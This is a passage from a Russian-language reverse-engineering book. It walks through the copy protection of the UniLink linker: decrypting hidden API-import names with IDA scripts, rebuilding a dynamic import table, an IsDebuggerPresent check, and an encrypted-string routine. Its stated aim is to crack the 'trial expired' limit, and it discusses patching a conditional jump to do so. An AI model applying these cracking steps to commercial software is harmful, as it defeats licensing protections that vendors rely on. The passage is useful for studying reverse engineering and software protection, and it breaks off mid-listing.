                       s0 = s0 + form("%c", x); PatchByte(P, x);
                }
                Message("%s\n",s0  );  MakeComm(p, s0);
                p = P;
        }
}
```

В конечном итоге (если все сделано правильно) расшифрованная таблица имен будет выглядеть так (для экономии места, приведен всего лишь ее фрагмент в листинге 4.85).

Листинг 4.85. Таблица имен после расшифровки

```
.text:004460C8 aLoadlibrarya        db 12,'LoadLibraryA',0
.text:004460D6 aGetprocaddress      db 14,'GetProcAddress'
.text:004460E5 aIsdebuggerprese     db 17,'IsDebuggerPresent',0
.text:004460F8 aClosehandle         db 11,'CloseHandle'     ;
.text:00446104 aCreatedirectory     db 16,'CreateDirectoryA'
.text:00446115 aCreateeventa        db 12,'CreateEventA'    ;
.text:00446122 aCreatefilea         db 11,'CreateFileA'     ;
```

```
.text:0044612E aCreatefilemappi     db 18,'CreateFileMappingA'
.text:00446141 aDeletefilea         db 11,'DeleteFileA'     ;
.text:0044614D aFiletimetolocal     db 23,'FileTimeToLocalFileTime' ;
.text:00446165 aFillconsoleoutp     db 27,'FillConsoleOutputCharacterA';
.text:00446181 aFindclose           db 09,'FindClose'        ;
.text:0044618B aFindfirstfilea      db 14,'FindFirstFileA'  ;
.text:0044619A aFindnextfilea       db 13,'FindNextFileA'   ;
.text:004461A8 aFindresourceexw     db 15,'FindResourceExW' ;
.text:004461B8 aFlushconsoleinp     db 23,'FlushConsoleInputBuffer' ;
```

Тем временем жизнь продолжается, и трассировка программы приводит нас к тому самому коду, который и осуществляет "ручное" импортирование функций. Первым делом в регистр `EDI` загружается... Черт возьми, что в него загружается? Во всяком случае IDA не может внятно сказать нам, что. Давайте вернемся в начало функции. Вспомним, что Харон предварительно заносил в стек декодированные элементы `EXPORT_TABLE`, а затем передвинул указатель вершины стека на `20h` байтов вверх. Таким образом, машинная команда

```
MOV EDI, [ESP + 24h]
```

загружает содержимое, затолкнутое в стек первым, предшествующим ей `PUSH`. А это есть количество экспортируемых динамической библиотекой имен!

А что делает машинная команда

`XCHG ESI, [ESP]`?

То, что она обменивает местами значение регистра `ESI` и двойного слова, лежащего на вершине стека, это, извините за грубость, и дураку понятно. А вот что лежит на вершине стека? Двойное слово, содержащее длину строки с именем функции (помните последнюю инструкцию `PUSH ECX`?).

Затем в `EDX` загружается количество экспортируемых имен, временно сохраненных до этого в регистре `EDI`, а сам `EDI` отныне будет использоваться как счетчик импортов (хитрая функция Харона за один раз может импортировать и более одной функции, что значительно увеличивает ее производительность в сравнении с кучей вызовов `GetProcAddress`).

В счетчик `ECX` загружается длина импортируемого имени, увеличенного на единицу

```
LEA ECX, [ESI + 01]
```

и затем мы входим в "голову" очень интересного цикла, который вместо тупого перебора всех экспортов один за другим осуществляет поиск требуемого импорта продвинутым алгоритмом "вилки". Используя тот факт, что имена API-функций, экспортируемые системными библиотеками, отсортированы

по алфавиту, Харон анализирует флаг переноса, установленный машинной командой `CPMSB` и, в зависимости от результатов сравнения, прыгает либо "назад", либо "вперед". Пара регистров `EDI/ESI` задает диапазон поиска (индексы первого и последнего экспортируемого имени соответственно), а конструкция

```
LEA EDX, [EDI + ESI]/SHR EDX, 1
```

вычисляет середину этого диапазона. Собственно, это и есть ключевой момент в подпрограмме поиска имени, а все остальное — традиционно и неинтересно.

Единственное, о чем имеет смысл упомянуть: вычисление адресов локальных переменных в плавающем кадре стека. Как определить, к каким именно ячейкам памяти обращаются инструкции

```
MOV EDI, [ESP + 24],
XCHG ESI, [ESP],
LEA ECX, [ESP + 10]
```

и

```
LEA EAX, [ESP + 38]?
```

Начнем с первой из них. Используя квадратные скобки, расставленные в листинге 4.80, мы можем заключить, что в ячейке, отстоящей от вершины стека на `24h` байтов, хранится переменная, содержащая в себе address table entries, однако это не так, и прогон под отладчиком позволяет установить, что в данной ячейке находится абсолютно другое значение — number of name pointers, соответствующее относительному смещению в `20h`. Откуда же взялась разница в четыре байта? Ее "съела" команда

```
4465C9:PUSH ECX,
```

сместившая указатель стека на одно двойное слово вверх. Эта маленькая невнимательность чуть не стоила нам нескольких часов, ушедших на выяснение, зачем программе потребовалось использовать address table entries в качестве счетчика. Поэтому функции с плавающим фреймом лучше всего исследовать в IDA Pro, которая автоматически отслеживает значение регистра указателя стека в каждой точке программы. К сожалению, IDA Pro не панацея, и даже она не избавляет нас от необходимости думать головой, а не руками. Харон очень изящно обул механизм идентификации локальных переменных — IDA Pro "видит" посылку в стек

```
4465B2:PUSH EAX,
```

но не считает эту ячейку локальной переменной, а потому и не отслеживает к ней обращения. Говоря другими словами, дизассемблер не рискует утверждать, что инструкции

```
4465B2:PUSH EAX
```

и

```
4465D3:MOV EDI, [ESP + 24]
```

на самом деле адресуют одну и ту же ячейку памяти! (Собственно, вряд ли это делалось с целью защиты, сегодня так поступают и многие оптимизирующие компиляторы.)

Следующая по списку команда

```
XCHG ESI, [ESP]
```

сдергивает с верхушки стека двойное слово, только что засунутое туда инструкций

```
4465C9:PUSH ECX
```

(длина строки импортируемого имени) и помещает его в регистр `ESI`, возвращая в стек его прежнее значение.

Соответственно, машинная команда

```
4465EE:LEA ESI, [ES + 10]
```

загружает в регистр `ESI` указатель на второе слово, считая от вершины стека (первый байт имени импортируемой функции)! Спрашиваете, как мы получили такой результат? Во-первых, мы посчитали размер трех двойных слов, засылаемых в стек командами `PUSH ECX`, `PUSH ESI` и `PUSH EDI`, во-вторых, учли предшествующее им двойное слово (длину строки), закинутое в стек командой

```
4465C9:PUSH ECX.
```

В итоге у нас получилось четыре двойных слова, а

```
4 x 4 = 16,
```

или `10h` в шестнадцатеричной системе исчисления. Но что находится в данной позиции стека? Вернувшись в окрестности инструкции

```
4465C9:PUSH ECX,
```

мы видим последовательность следующих машинных команд:

```
MOV EDI, ESP
PUSH ECX
…
STOSB.
```

Ага! Вот оно! Вся территория от текущей вершины стека и на `20h` байтов вниз занята расшифрованным именем импортируемой функции!

После этого будет уже нетрудно рассчитать содержимое

```
LEA EAX, [ESP + 38]
```

(address table entries), тогда смысл команды

```
MOV EDI, [EDX*4 + EAX]
```

сводится к следующему: регистр `EDX` — это индекс текущей позиции в address table, `4` — это размер одного элемента таблицы, тогда `EDX*4 + EAX` есть указатель на соответствующее ему экспортируемое имя (листинг 4.86).

Листинг 4.86. "Ручное" импортирование API-функций прогрессивным методом вилки

```
001B:004465D3          MOV    EDI,[ESP+24]   ; кол-во экспортируемых
001B:004465D7          XCHG   ESI,[ESP]      ; длина строки импорт.
001B:004465DA          XCHG   EDX,EDI        ; вершина диапазона
001B:004465DC          LEA    ECX,[ESI+01]   ; длина + завершающий ноль
001B:004465DF          MOV    ESI,EDX        ; на последний экспорт
001B:004465E1          DEC    ESI            ; поджимаем "дно" диапазона
001B:004465E2          CMP    EDI,ESI        ; вершина еще не упала на дно?
001B:004465E4          JG     00446641       ; -> искать больше нечего
(ошибка)465E6          LEA    EDX,[EDI+ESI]  ; сумма конца и начала
001B:00446600          JZ     00446609       ; → нужное имя найдено
001B:00446602          JB     004465DF       ; мы взяли слишком низко
001B:00446604          MOV    EDI,EDX        ; мы взяли слишком высоко…
001B:00446606          INC    EDI            ; …опускаемся поближе ко дну
001B:00446607          JMP    004465E2       ; мотаем цикл
```

Отыскав необходимую ему функцию в таблице экспортируемых имен, Харон использует ее индекс для определения ординала, который, в свою очередь, используется для вычисления конечного RVA-адреса (листинг 4.87).

Листинг 4.87. Определение адреса экспортируемой функции

```
001B:00446609 MOV    EAX,[ESP+28]          ; на ordinal table
001B:0044660D MOV    EDI,EDX               ; текущий индекс
001B:0044660F MOVZX  ESI,WORD PTR [EDI*2+EAX]; извлекаем "наш" ординал
001B:00446613 MOV    EAX,[ESP+30]          ; на export address table
001B:00446617 MOV    ECX,[ESI*4+EAX]       ; читаем элемент таблицы
001B:0044661A INC    EDI                   ; следующий индекс
001B:0044661B LEA    EAX,[ECX+EBP+00]; получаем адрес "нашей" функции
001B:0044661F CMP    ECX,[ESP+38]          ; на export directory
001B:00446623 POP    ESI                   ; на след. зашифрованное имя
001B:00446624 JB     0044662C      ; --> мы в пределах export table
001B:00446626 CMP    [ESP+30],ECX          ; мы в пределах address table?
001B:0044662A JAE    00446665              ; → ошибка
```

```
001B:0044662C MOV    [EBX],EAX      ; заносим полученный адрес в DYN
001B:0044662E ADD    EBX,04         ; на следующий элемент DYN
001B:00446631 LODSB                 ; следующий шифрованный байт
001B:00446632 ADD    AL,37          ; расшифровываем
001B:00446634 MOVZX  ECX,AL         ; перекладываем в ECX
001B:00446637 JNZ    004465C5       ; → если не ноль, то продолжаем
```

Полученный адрес записывается в ячейку, на которую указывает регистр EBX и... Постой, а на что у нас вообще указывает EBX? Пролистывая экран дизассемблера вверх, мы нигде не находим и следов его инициализации. Только по возвращению в материнскую функцию нам удается определить, что в EBX явным образом загружается значение 44CC0Ch. Смотрим дизассемблером: что это такое? Ага, это неинициализированная область памяти с кучей перекрестных ссылок, ведущих к командам CALL. Похоже, это и есть та самая изощренная таблица импорта, которую мы так долго искали! Давайте условимся называть ее таблицей динамического импорта, или DYN_TABLE.

Очевидно, нашей первоочередной задачей будет ее восстановление. Ничего не говорящие адреса в стиле CALL [44CC0Ch] мы заменим символьными именами соответствующих им функций. Как это сделать? Давайте исходить из того, что функция HaronGetProcAddress загружает все импорты один за другим в порядке их перечисления в таблице зашифрованных имен (вообще-то, это не совсем так, но в качестве рабочей гипотезы сойдет). Поскольку все импортируемые имена нами уже расшифрованы, остается лишь дать каждому элементу массива DYN_TABLE соответствующее имя. Чтобы не тратить попусту время, мы автоматизируем этот процесс, наскоро набив на консоли следующий скрипт (листинг 4.88).

Листинг 4.88. Скрипт для восстановления DYN_TABLE

```
// восстанавливает динамическую таблицу импорта
static main()
{
        auto a, b, c, p_src, p_dst, s;
        p_src = 0x4460C8;                    // начало расшифрованных имен
        p_dst = 0x44CC08;

        while ( p_src < 0x446584)
        {
                Message("%s",Name(p_src));
                MakeName(p_dst, "_"+Name(p_src));
```

```
                p_src = NextHead(p_src, -1);
                p_dst = NextHead(p_dst, -1);
        }
}
```

Все! Теперь все динамические адреса восстановлены, и мы можем приступать к анализу программного кода прямо в дизассемблере (до восстановления динамической таблицы импорта эту задачу приходилось решать лишь в отладчике). Однако даже беглая проверка показывает, что `DYN_TABLE` восстановлена не совсем правильно. Как утверждает наш скрипт, в третьем по счету ее элементе содержится функция `IsDebuggerPresent`, в то время как просмотр дампа в отладчике показывает несколько иную картину — `CloseHandle`, и вообще, имена всех последующих функций сдвинуты на единицу. Что еще за чудеса?! Ну ладно, разберемся! Пока же в качестве временного решения проблемы просто уменьшим адрес первого элемента `DYN_TABLE` на размер двойного слова, тем самым компенсировав этот непонятный сдвиг.

Таинства *IsDebuggerPresent*

И вот мы снова в той самой процедуре, которая вызывала только что исследованную нами `HaronGetProcAddress`. Прямо возвращение блудного сына какое-то! Вот они, наши родные пенаты, а вот вызов функции, которая импортирует `LoadLibraryA` (листинг 4.89).

Листинг 4.89. Импортирование `LoadLibraryA`

```
001B:00446793          LEA    EBX,[EAX+00019713]
001B:00446799          CALL   0044658D      ; HaronGetProcAddress
001B:0044679E          JAE    00446789
```

Постой, паровоз! Не стучите колеса! Кондуктор, нажми на тормоза! Почему здесь импортируется одна лишь функция `LoadLibraryA`, ведь (как мы уже разобрали ранее) продвинутая функция Харона может импортировать все одним пучком! Она может, но лишь при том условии, что в этом самом "пучке" ей нигде не встретится завершающего нуля. Помните проверку

`446637:JNZ 4465C5`?

Вот это она и есть!

Посмотрим на таблицу расшифрованных имен еще раз (читай, посмотрим на нее очень внимательно в листинге 4.90).

Листинг 4.90. Семь пучков импортируемых функций

```
.text:004460C8 aLoadlibrarya        db 12,'LoadLibraryA',                0
.text:004460D6 aGetprocaddress      db 14,'GetProcAddress'
.text:004460E5 aIsdebuggerprese     db 17,'IsDebuggerPresent',           0
.text:004460F8 aClosehandle         db 11,'CloseHandle'
.text:00446104 aCreatedirectory     db 16,'CreateDirectoryA'
.text:00446115 aCreateeventa        db 12,'CreateEventA'
… … … … … … … … … … … … … … … … … … … … … … … … … … … … … … … … … …
.text:004464F4 aLstrcmpia           db 9,'lstrcmpiA',                    0
.text:004464FF aInitializesecur     db 28,'InitializeSecurityDescriptor'
.text:0044651C aSetsecuritydesc     db 25,'SetSecurityDescriptorDacl',  0
.text:00446537 aCharlowera          db 10,'CharLowerA'
.text:00446542 aChartooembuffa      db 14,'CharToOemBuffA'
.text:00446551 aCharuppera          db 10,'CharUpperA',                  0
.text:0044655D aDpmichartooembu     db 18,'dpmiCharToOemBuffA',          0
.text:00446571 aDpmioemtocharbu     db 18,'dpmiOemToCharBuffA',          0
```

Эге! Да тут целых семь "пучков", и в первом из них, как мы можем видеть, действительно находится одна лишь функция `LoadLibraryA`, и больше ничего! Зато следующий по счету вызов `HaronGetProcAddress` загружает сразу две функции: `GetProcAddress` и `IsDebuggerPresent` — и тут же вызывает последнюю из них следующей машинной командой

```
CALL [EBX — 04]
```

Как мы помним, указатель `EBX` перемещает сама вызываемая функция, и по возвращении из нее он указывает на следующий, еще не обработанный элемент `DYN_TABLE`, соответственно — `[EBX-4]` дает адрес только что загруженной API-функции.

Тоже мне anti-debug trick, понимаешь! Только самые примитивнейшие из отладчиков дают себя обнаружить вызовом `IsDebuggerPresent`, и это именно те отладчики, которые отлаживают программу средствами debug API. В общем, дрянь это, а не отладчики. Во всяком случае, SoftIce таким простым макаром ни за что не обнаружить. Если бы эту защиту писал не Харон, то мы не стали бы удивляться столь наивному коду (действительно, откуда неотесанным прикладникам знать, как работает `IsDebuggerPressent`, и что именно она обнаруживает), но Харон, опытный системщик Харон, нет, здесь действительно что-то не так, а ну-ка присмотримся к защитному коду повнимательнее (листинг 4.91).

Листинг 4.91. Создание "складки" для скрытого размещения `IsDebuggerPresent`

```
001B:004467D5        CALL        0044658D   ; HaronGetProcAddress
001B:004467DA        JAE         004467E7   ; → ошибка импорта
001B:004467DC        CALL[EBX-04]           ; CALL IsDebuggerPresent
001B:004467DF        OR          EAX,EAX    ; нас отлаживают?
001B:004467E1        JNZ         00446789   ; → отлаживают
001B:004467E3        SUB         EBX,04     ; IsDebuggerPresent
001B:004467E6        DEC         ESI        ; мусор
001B:004467E7        INC         ESI        ; мусор
001B:004467E8        CALL        0044658D   ; HaronGetProcAddress
001B:004467ED        JAE         00446789   ; → ошибка импорта
```

Ага, за пыльной дверью чулана обнаружилась лестница, ведущая еще на один уровень вглубь, вот уж подложил нам Харон гранату! Машинной командой

```
SUB EBX, 04h
```

он "подворачивает" `DYN_TABLE`, заставляя ячейку с `IsDebuggerPresent` уходить внутрь "складки", затираемой последующим вызовом функции `HaronGetProcAddress`. Так вот откуда взялось расхождение в один элемент между таблицами импортируемых имен и таблицей динамического импорта!

Таинства загрузки USER32.DLL и ADVAAPI32.DLL

В общем, механизм импорта API-функций нам стал более или менее понятен; во всяком случае, пустая таблица импорта защитного файла нас перестала удивлять. Тем не менее "белые пятна" еще остались! Более того, самое интересное нас еще ждет впереди! Когда писались заключительные строки предыдущего раздела, посвященного этому линкеру, я, по своей наивности, имел неосторожность похвастаться Харону, что, дескать, знаю, какими путями его защита загружает динамическую библиотеку KERENL32.DLL. Но Харон только улыбнулся в ответ и сказал "и еще две [динамических библиотеки]". То, что эти библиотеки действительно загружались элементарно, обнаруживалось по именам импортируемых функций, содержащихся в расшифрованной таблице импортируемых имен (и как это только я их проглядел!).

Однако загружаться тем же самым путем, что и KERNEL32.DLL, эти библиотеки со всей своей очевидностью не могли, хотя бы уже потому, что не были предварительно спроецированы на адресное пространство процесса (как мы помним, KERNEL32.DLL на него спроецирована все-таки была,

хотя из нее и не импортировались никакие функции). Впрочем, особой нужды в подобных извращениях на данной стадии уже не было, и не нужно быть провидцем, чтобы с вероятностью, близкой к единице, предположить, что для их загрузки Харон использовал вызов `LoadLibraryA` уже в его распоряжении. Это давало мне возможность, поставив точку останова на `LoadLibraryA`, подсмотреть имена всех загружаемых библиотек и быстро выйти на след того кода, который их загружает. Но я, устояв перед соблазном, все-таки пошел другим путем, вручную дизассемблировав код и, признаться, обнаружил в нем много интересного!

Вот, взгляните на следующий фрагмент (листинг 4.92). Что, по-вашему, он делает?

Листинг 4.92. Растворенное в коде имя "USER32.DLL"

```
001B:004467A3                PUSH   4C4C442E                    ; ".DLL"
001B:004467A8                PUSH   EAX
001B:004467A9                PUSH   EAX
… … … … … … … … … … … … … … …
001B:004467CD                MOV    DWORD PTR [ESP+08],4C4C442E  ; ".DLL"
001B:004467EF                MOV    DWORD PTR [ESP+04],32335245  ; "ER32"
001B:004467F7                MOV    DWORD PTR [ESP],53550000; "\0\0US"
001B:004467FE                PUSH   ESP
001B:004467FF                ADD    DWORD PTR [ESP],02; на "USER32.DLL"
001B:00446803                CALL   [EBX-010C]           ; LoadLibraryA
```

На первый взгляд, какая-то непонятная возня с ничего не говорящими константами. Но присмотритесь к ним повнимательнее, что именно это за константы. Опытные хакеры, знающие практически все коды ASCII наизусть, тут же распознают в последовательности

`2Eh 44h 4Ch 4Ch`

текстовую строку `".DLL"` (уж больно часто она встречается в HEX-дампах отладчика). Ага! Уже есть кое-что! Соответственно,

`45h 52h 33 32h`

это `"ER32"`, а

`00h 00h 55h 53h`

это `"\0\0US"`. Причем обратите внимание, куда помещаются две последних подстроки! Они попадают непосредственно в ту самую область памяти, которая была только что зарезервирована парой машинных команд

`PUSH EAX/PUSH EAX`.

Кстати, подстрока ".DLL" засылается на одно и то же место аж дважды. Интересно узнать, зачем? Чтобы случайно не проскочила мимо глаз взломщика, что ли?!

Последний штрих: инструкция PUSH ESP передает через стек аргумент функции GetProcAddress указатель на строку с именем библиотеки и тут же увеличивает его на два

```
ADD dword ptr [ESP],02,
```

перескакивая тем самым через "ведущие" нули. Немного терпения, друзья, рассказ об этом нас ждет далее. Пока же давайте разберем, с чего это мы взяли, что

```
[EBX — 10Ch]
```

это именно LoadLibraryA, а не что-то еще. Конечно, в отладчике достаточно просто дать команду

```
U *(EBX — 10Ch)
```

и он высветит ее имя в титульной строке окна **CODE**, но а как определить ее именную принадлежность в дизассемблере? Обратим внимание на тот факт, что к настоящему моменту HaronGetProcAddress вызывалась трижды, а в трех "пучках" загруженных ею функций содержится ровно 68 имен. Откинем одно из них на "подвернутый" IsDebuggerPressent и умножим на размер двойного слова для вычисления эффективного смещения в массиве DYN_TABLE. Еще четыре байта уходит на компенсацию автоприращения указателя EBX, возращенного функцией HaronGetProcAddress после ее вызова. Итого у нас получается у нас получается, что первый элемент DYN_TABLE имеет относительное смещение 10Ch, а в нем, как мы помним, содержится не что иное, как адрес API-функции LoadLibraryA.

Идем дальше. Следующие строки кода затирают символы \0\0US и ER имени USER32.DLL и накладывают поверх них ADVA и PI соответственно, так что в результате получается AVDAPI32.DLL, где выделенная жирным шрифтом подстрока 32.DLL осталась в наследство от старого имени. Естественно, строки ADVAPI и USER не равны между собой по длине (ADVAPI на целых два символа длиннее), и потому в ход идут два тех самых ведущих нуля, на которые мы уже обращали внимание ранее (листинг 4.93).

Листинг 4.93. Растворение в коде строки ADVAPI32.DLL

```
001B:0044680D MOV    WORD PTR [ESP+04],4950       ; "PI"
001B:00446814 MOV    DWORD PTR [ESP],41564441     ; "ADVA"
001B:0044681B JZ     00446789              ; проверка предыдущей загрузки
001B:00446821 PUSH   ESP                   ; указатель на "ADVAPI32.DLL"
001B:00446822 CALL   [EBX-010C]                   ; LoadLibraryA
```

Вот и все! Дальнейшая судьба данного участка кода уже не интересна. Из обеих библиотек загружаются жалкий пяток функций:

- `CharLowerA`
- `CharToOEMbuffA`
- `CharUpperA`
- `InitializeSecurityDescriptor`
- `SetSecurityDescriptor`.

Функции с префиксом `dmpi`, как и следует из названия префикса, экспортируются DOS-расширителем (наподобие DOS4GW) при запуске линкера из-под MS-DOS (Windows 9*x*). Скукота! Лучше давайте посмотрим, как вплетены имена загружаемых библиотек в двоичный код (листинг 4.94).

Листинг 4.94. Черные квадратики, похожие на изюминки в сдобной булке, на самом деле есть кусочки имен динамических библиотек, экспонирующих необходимые Харону функции

```
.text:004467A0  33 C0 50 68 2E 44 4C 4C-50 50 B8 B8 78 01 00 8D "3└Ph.DLLPP┐┐x☺.H"
.text:004467B0  88 93 17 00 00 3B E9 77-14 8B 08 E3 CC 3B C8 76 "ИУ↨..;щw¶Л◘у╠;╚v"
.text:004467C0  C8 81 E1 00 F0 FF FF 89-0D 70 B2 44 00 C7 44 24 "╚Бс.Ё  Й♪p▒D.╟D$"
.text:004467D0  08 2E 44 4C 4C E8 B3 FD-FF FF 73 0B FF 53 FC 0B "◘.DLLш│¤  s♂ S№♂"
.text:004467E0  C0 75 A6 83 EB 04 4E 46-E8 A0 FD FF FF 73 9A C7 "└uжГы♦NFша¤  sЪ╟"
.text:004467F0  44 24 04 45 52 33 32 C7-04 24 00 00 55 53 54 83 "D$♦ER32╟♦$..USTГ"
.text:00446800  04 24 02 FF 93 F4 FE FF-FF 8B E8 0B C0 66 C7 44 "♦$☻ УЇ■  Лш♂└f╟D"
.text:00446810  24 04 50 49 C7 04 24 41-44 56 41 0F 84 68 FF FF "$♦PI╟♦$ADVA☼Дh  "
```

Очевидно, Харон не ставил своей целью действительное сокрытие факта загрузки указанных библиотек, а просто убрал их от греха подальше с глаз. Мог бы, хотя бы ради интереса, и зашифровать или потрассировать чуток `LoadLibraryA` из KERNEL32.DLL, чтобы вставить имя функции на самой последней стадии — тогда бы защита так просто не далась.

Конец таинств, или где тот trial, который expired

Теперь, когда основные аспекты функционирования защиты нам стали более или менее ясны, не грех сосредоточиться непосредственно на самом взломе — удалении надписи "trial expired", которая уже успела порядком достать нас за последнее время. Можно ли быстро и элегантно выйти на след того самого кода, который и формирует надпись, не дизассемблируя всю программу целиком? Ну, конечно же, можно! Достаточно поставить точку останова на API-функцию вывода строки и затем, раскручивая стек,

проследить передачу строки-аргумента до того самого места, где trial expired и возникает.

Прикладные программисты наверняка знают, что вывод на консоль может осуществляться либо через `WriteConsoleA`, либо через `WriteFile`. На самом деле, реально существует всего лишь одна функция вывода: `WriteConsoleA`, а `WriteFile` является не более чем "оберткой" вокруг последней. OK, устанавливаем точку останова на `WriteConsoleA`, и отладчик действительно всплывает! Даем команду

```
P RET
```

для выхода из функции, и на экране появляется

```
UniLink v1.03 [beta] ( EXPIRED ) (build 17.19).
```

Ага! Это как раз то, что нам и нужно! Остается выяснить, кто же именно вставляет подстроку `EXPIRED` в середину "нормальных" символов. Конечно, это не вызывающая ее функция, ибо ею является ни в чем не повинная `WriteFile`, не имеющая вообще никакого представления ни о защите, ни о ее создателе. (Вот, кстати, пример дикой несправедливости, Харон знает о существовании `WriteFile`, а `WriteFile` о существовании Харона — нет.) В свою очередь, функция, вызывающая `WriteFile`, также не имеет к защитному коду ни малейшего отношения (это еще одна обертка поверх `WriteFile`). Попробуем дать

```
P RET
```

еще один раз, может, хоть на этом уровне вложенности нам повезет. Как бы не так! Еще одна обертка! Да какая!!! Не функция, а целый монстр в полкило весом (между прочим, это около четверти сотни машинных команд). И долго мы так будем шататься пьяным матросом по окружающему коду? Должен же существовать способ быстро обнаружить точку входа в интересующую нас функцию?!

Действительно, а за каким чертом вы эти обертки порываетесь анализировать? Давайте будем тупо бить по

```
P RET
```

до тех пор, пока на экране не появятся остальные текстовые строки. Функция, выводящая их, очевидно, и будет той самой функцией, которая вызывает hi-level функцию вывода строки с `TRIAL` на экран. Ну, так поехали? Поосторожнее на поворотах! (Шутка!) Короче говоря, у нас наклевывается следующая иерархия выводов:

```
WriteConsoleA →
WriteFile →
41CFADh →
41D297h →
```

```
41D037h →
41D007h →
401329h →
```

Стоп, машина! После выхода из последней функции на нас обрушивается целый каскад прочих текстовых строк (справка по ключам и все такое). Следовательно, адрес `401329h` и есть тот самый адрес, который следует за концом интересующей нас функции. Смотрим, что у нас здесь расположено (листинг 4.95).

Листинг 4.95. Зверь типа "заяц", пойманный за его короткий хвост

```
001B:00401324 CALL   0041CFB0
001B:00401329 MOV    EDX,EDI
001B:0040132B MOV    EAX,000000DA
001B:00401330 CALL   00447148
```

И минуты не ушло на выяснение адреса защитной функции. Остается лишь дизассемблировать ее тело (между прочим, очень стройное и худенькое такое тельце, как у российской курочки с птицефабрики (листинг 4.96)).

Листинг 4.96. Сердце защитного кода — формирование строки `EXPIRED` и иже с ней

```
001B:0041CFB0 ADD    ESP,-28 ; резервируем память для local variable
001B:0041CFB3 TEST   BYTE PTR [044B016],01 ; "не все то груша, что висит"
001B:0041CFBA JNZ    0041D00A      ; хорошие хакеры сюда не прыгают!
001B:0041CFBC OR     BYTE PTR [044B016],01 ; тут был Харон
001B:0041CFC3 MOV    EDX,ESP               ; буфер для расшифровщика
001B:0041CFC5 MOV    EAX,0000007D  ; индекс сообщения для расшифровки
001B:0041CFCA CALL   00447148              ; расшифровка сообщения
…
001B:0041D007 ADD    ESP,1C
001B:0041D00A ADD    ESP,28
001B:0041D00D RET
```

Условный переход, "шунтирующий" функцию (т. е., попросту говоря, прыгающий из начала функции в ее конец), буквально сам бросается нам в глаза, вот он:

`TEST byte ptr [44B016h] ,01/JNZ to_ret.`

Ну, прямо будто специально для хакеров приготовлен, так и просится: "Хакните, пожалуйста, меня!" А вот как бы не так! Если заменить `JNZ` на

JMP, то вместе с EXPIRED уйдет и вся прилегающая к ней строка, что никак не входит в наши планы. Да, программа будет взломана, но какой ценой?! Поэтому, преодолев соблазн, упорно продираемся сквозь тернистые заросли харонового кода дальше. Довольно скоро дорогу нам преграждает загадочный вызов

CALL 447148h.

Ну что, заглянем внутрь него (листинг 4.97)?

Листинг 4.97. Ошибка?! Нет! Это — защитная функция!

```
001B:00447148              CALL   00449B7B
001B:0044714D              Enter  C901,01
001B:00447151              FLD    REAL4 PTR [ECX]
001B:00447153              OUT    01,EAX
001B:00447155              STI
```

Первая команда выглядит более или менее нормально, а вот потом начинается полная чушь. Такое впечатление, что мы столкнулись либо с неумной попыткой вызвать исключение для передачи управления куда-нибудь еще, либо функция 449B7Bh возвращает управление не по месту своего вызова, а впрочем, не будем строить догадки, а лучше нажмем клавишу <F8> для входа внутрь функции (листинг 4.98).

Листинг 4.98. Расшифровщик текстовых строк

```
001B:00449B7B XCHG   ESI,[ESP]            ; на массив ординалов
001B:00449B7E CLD                         ; флаг направления
001B:00449B7F MOVZX  EAX,WORD PTR [EAX*2+ESI]; ординал зашифров. строки
001B:00449B83 ADD    ESI,EAX              ; эффективный адрес строки
001B:00449B85 LODSB                       ; читаем первый байт (длина)
001B:00449B86 ROR    AL,03          ; циклический сдвиг на 3 вправо
001B:00449B89 MOVZX  ECX,AL               ; перегоняем длину в счетчик
001B:00449B8C OR     AL,AL                ; длина влезает в один байт?
001B:00449B8E JNS    00449B9C             ; → длина влезает в один байт
001B:00449B90 SHL    ECX,08               ; длину в старший байт
001B:00449B93 AND    CH,7F                ; обнуляем сигнальный бит
001B:00449B96 LODSB                       ; читаем младший байт длины
001B:00449B97 ROR    AL,03                ; расшифровываем младший байт
001B:00449B9A MOV    CL,AL                ; перегоняем в счетчик
001B:00449B9C LODSB                       ; читаем очередной байт строки
```

```
001B:00449B9D ROR    AL,03                ; расшифровываем
001B:00449BA0 MOV    [EDX],AL             ; записываем расшифрованный
001B:00449BA2 INC    EDX                  ; на следующий байт
001B:00449BA3 LOOP   00449B9C             ; мотаем цикл
001B:00449BA5 MOV    EAX,EDX              ; рвем когти
001B:00449BA7 MOV    BYTE PTR [EAX],00    ; пишем завершающий ноль
001B:00449BAA POP    ESI                  ; сдираем адрес возврата
001B:00449BAB RET                         ; здравствуй, бабушка!
```

Благодаря незатейливому алгоритму защиты, а также характерному сочетанию

`LODSB/ROR/LOOP`

мы легко распознаем в этом коде расшифровщик текстовых строк (а они, действительно, зашифрованы! попробуйте отыскать хоть одну из них в исполняемом файле — там ничего этого не будет!).

Первая же машинная команда функции уже интересна:

`XCHG ESI, [ESP].`

Зачем это Харону понадобился адрес возврата? Сейчас узнаем! Так, смотрим: полученное значение используется... вот это да! для хитрого приема с адресаций

`MOVZX EAX, word ptr [EAX*2 + ESI]/ADD ESI, EAX/LODSB.`

Ну, в `EAX`, судя по всему, находится индекс (ординал) текстовой строки, выводимой на экран, тогда вплотную к вызову функции-расшифровщика должна примыкать таблица ординалов array of the words. Да, Харон знает толк (листинг 4.99)!!!

Листинг 4.99. Так выглядит таблица ординалов, примыкающая к вызову расшифровщика

```
.text:00447148          call   DecryptStr
.text:0044714D          dw     1C8h
.text:0044714F          dw     1C9h
.text:00447151          dw     1D9h
.text:00447153          dw     1E7h
.text:00447161          …
.text:00447237          dw     1308h
.text:00447239          …
```

Каждый элемент этой таблицы представляет собой смещение соответствующей ему строки, считая от первого байта, следующего за концом машинной команды

```
CALL DecryptStr.
```

В данном случае, как хорошо видно под отладчиком, строка `EXPIRED` имеет порядковый номер `7Dh`. Да хоть и без отладчика, регистр `EAX` явно инициализируется перед вызовом функции

```
41CFCA:CALL 447148,
```

следовательно, эффективный адрес строки равен:

```
44714Dh + [44714Dh + 7D*2] == 44714Dh + [447237h] == 448525h.
```

Из ячейки, расположенной по данному адресу, извлекается первый байт, содержимое которого тут же на три бита проворачивается вправо

```
LODSB/ROR EAX,3.
```

Затем, если знаковый бит равен единице, Харон извлекает второй байт, сместив уже декодированный байт на восемь битов влево, проделывает над содержимым младшего байта ту же самую операцию. Попросту говоря, Харон стремится втиснуть поле с длиной строки в как можно меньшее количество байтов.

Дальше уже совсем неинтересно. Каждый символ строки расшифровывается путем циклического сдвига на три бита вправо (как вы помните, имена API-функций расшифровывались с точностью до наоборот, не считая поля длины, которое декодировалось вообще иначе), а результат расшифровки записывается в область памяти, на которую указывает регистр `EDX`. Да, а на что он, кстати, указывает (листинг 4.100)?!

Листинг 4.100. Так выглядит расшифрованная строка

```
